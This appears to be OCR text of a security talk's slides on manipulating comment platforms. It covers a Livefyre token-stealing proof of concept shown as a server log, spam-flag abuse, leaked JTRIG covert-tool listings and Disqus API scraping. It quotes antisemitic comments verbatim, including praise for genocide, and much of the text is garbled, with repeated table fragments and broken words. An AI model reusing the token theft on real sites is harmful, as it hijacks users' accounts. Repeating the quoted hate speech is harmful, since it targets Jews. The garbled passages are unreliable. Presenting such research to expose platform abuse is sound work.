
IBM has created a computer system that coordinates individually


### Flag as spam 4/5 times to remove (try it yourself on fox news:)



#### livefyre: one more thing..








```
Running on http://127.0.0.1:5000/
Restarting with reloader
7.0.0.1 - - [07/Oct/2014 01:18:36] "GET / HTTP/1.1" 200 -
7.0.0.1 - - [07/Oct/2014 01:18:42] "GET /script.js HTTP/1.1" 200 -
7.0.0.1 - - [07/Oct/2014 01:18:42] "GET /script.js HTTP/1.1" 200 -
7.0.0.1 - - [07/Oct/2014 01:18:42] "GET /favicon.ico HTTP/1.1" 404 -
7.0.0.1 - - [07/Oct/2014 01:18:42] "GET /favicon.ico HTTP/1.1" 404 -
7.0.0.1 - - [07/Oct/2014 01:18:42] "GET /favicon.ico HTTP/1.1" 404 -
7.0.0.1 - - [07/Oct/2014 01:19:03] "GET /lftoken/eyJhbGciOiAiSFMyNTYiLCAidHlwIjogIkpXVCJ9.eyJkb21haW4i
```

v)user@ubuntu:~/livefyre\$ python poc-tokensteal.py


#### "GET /lftoken/eyJhbGciOiAiSFM











#### 4chan polls











#### Palestine in Chile



HamBaconEggs • 7 months ago

wgenrgenr@gmail.com

"The jew cries out in pain as he strikes you." -Polish proverb

#### <u>DeShawn S.</u> <u>Williams</u>

Pro-White/Black, anti-jew



Join Date: Mar 2009

Location: il Posts: 1,468 Palestine in Chile



HamBaconEggs • 7 months ago

ergengekr@gmail.com

If you don't like what you see here, Shlomo, then go hide in your synagogue and study Talmud a day. Progressives, among others, are sick and tired of Zionist jews committing heinous crimes a then using their disproportionate financial and media control to justify or underwrite them. The configuration of "anti-Semitism" is just a way to shut up those who call you out on your tactics. Time to stop acting as though you're better than the "goyim." You're no better than anyone else; indeed, a majority of your tribe have proven themselves far worse.



HamBaconEggs → Guest · 10 months ago

Just imagine how many millions of people would have been saved from the scourge of Judeo-imperialist wars and Jewish financial predations had Hitler actually finished the job.

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#### Palestine in Chile



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wgenrgenr@gmail.com

"The jew cries out in pain as he strikes you." -Polish proverb

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http://www.commondreams.org/hambaconeggs

#### Remember:

We discovered that flagging posts got them killed?





IDF

Saturday at 12:10 PM - \*

Please help us by marking any antisemitic and anti Israeli comments as spam!

434 Likes 86 Comments



Like



Comment



Share



IDF

July 7 at 2:04 PM - 4

Will you help?

### JTRIG





#### EFFECTS: Definition



- "Using online techniques to make something happen in the real or cyber world"
- Two broad categories:
  - Information Ops (influence or disruption)
  - Technical disruption
- Known in GCHQ as Online Covert Action
- The 4 D's: Deny / Disrupt / Degrade / Deceive

TOP SECRETIFCOMINT/IREL TO USA, AUS, CAN, GBR, NZL



#### THE/INTERCEPT FEATURES GREENWALD FROOMKIN DOCUMENTS STAFF CONTACT // 💟 🕜 🔕 🔕







Swamp is a tool that will silently locate all predefined types of file and encrypt them on a targets machine.  TORNADO ALLEY is a delivery method (Excel Spreadsheet) that can silently extract and run an executable on a target's machine.  Ready to fire (but see target restrictions).  Tornado Alley is a delivery method (Excel Spreadsheet) that can silently extract and run an executable on a target's machine.  Tech Lead: See target restrictions).  Tech Lead: See target restrictions).  Tornado on a target's machine.  Tech Lead: Seetion X; Expert User:  Tech Lead: Seet	Swamp donkey is a tool that will silently locate all predefined types of file and encrypt them on a targets machine.  TORNADO ALLEY is a delivery method (Excel Spreadsheet) that can silently extract and run an executable on a target's machine.  Ready to fire (but see target restrictions).  Torch Lead:  Expert User:  Tech Lead:  Expert User:  Tech Lead:  Expert User:  Tech Lead:  Expert User:  Tech Lead:  Secting to the development of the control of the	CUMENT PAGES		ilmicacions.	Zoom
TORNADO ALLEY  is a delivery method (Excel Spreadsheet) that can silently extract and run an executable on a target's machine.  Expert User:  UNDERPASS  Change outcome of online polls (previously known as NUBILO)  In development.  WIPERS TONGUE  is a tool that will silently Denial of Service calls on a Satellite Phone or a GSM Phone.  Ready to fire (but see target restrictions).  [Tech Lead: Section X; Expert User:  [Tech Lead: Section X; Expert User:    Tech Lead: Section X; Expert User:	TORNADO ALLEY  Is a delivery method (Excel Spreadsheet) that can silently extract and run an executable on a target's machine.  Expert User:  UNDERPASS  Change outcome of online polls (previously known as NUBILO)  In development.  Wipers TONGUE  Is a tool that will silently Denial of Service calls on a Satellite Phone or a GSM Phone.  Ready to fire (but see target restrictions).  [Tech Lead: Section of Service calls on a Satellite Phone or a GSM Phone.]  Ready to fire (but see target restrictions).  Ready to fire (but see target restrictions).  Trich Lead: Section of Service calls on a Satellite Phone or a GSM Phone.  See target restrictions).  Trich Lead: Section of Service calls on a Satellite Phone or a GSM Phone.  See target restrictions).  Trich Lead: Section of Service calls on a Satellite Phone or a GSM Phone.  See target restrictions).			see target	
VIPERS TONGUE  In development.  X; Expert User:    Tech Lead:	VIPERS TONGUE  In development.  X; Expert User:    Tech Lead:			see target	
VIPERS TONGUE  is a tool that will silently Denial of Service calls on a Satellite Phone or a GSM Phone.  Ready to fire (but see target restrictions).  In the second of the control of th	VIPERS TONGUE  is a tool that will silently Denial of Service calls on a Satellite Phone or a GSM Phone.  Ready to fire (but see target restrictions).  Expert User:  JTRIG OSO	UNDERPASS	Change outcome of online polls (previously known as NUBILO)	In development.	
			is a tool that will silently Denial of Service calls on a Satellite Phone or a GSM Phone.	see target	
		WARPATH	Mass delivery of SMS messages to support an Information Operations campaign	Ready to fire.	JTRIG OSO ■

UNDERPASS Change outcome of online polls (previously known as NUBILO)

## Disqus seems ripe for the picking. So we went looking active armies.



## Most commented thread on CNN's highest voted comment

46324 Comments

CNN

clicker1 ▼

Sort by Best ▼





Share Favorite \*



Mimi Satterlee · 3 months ago


I wish you a speedy and full recovery from your condition.

Thanks Son.

665 ^ V · Share >

#### Most commented thread on

46324 Comments CNN




## Approach



#### Pick slightly controversial topic





## Pick news orgs that cover this topic








#### Then

- Use Disqus API to get a list of popular stories
- For each story, use the API to pull user info
- Link users to stories they commented on

• and...

### SETEC REAL WOOF CRETS



## Cue a bunch of similar attempts to look at the data




## Decided to focus on voting



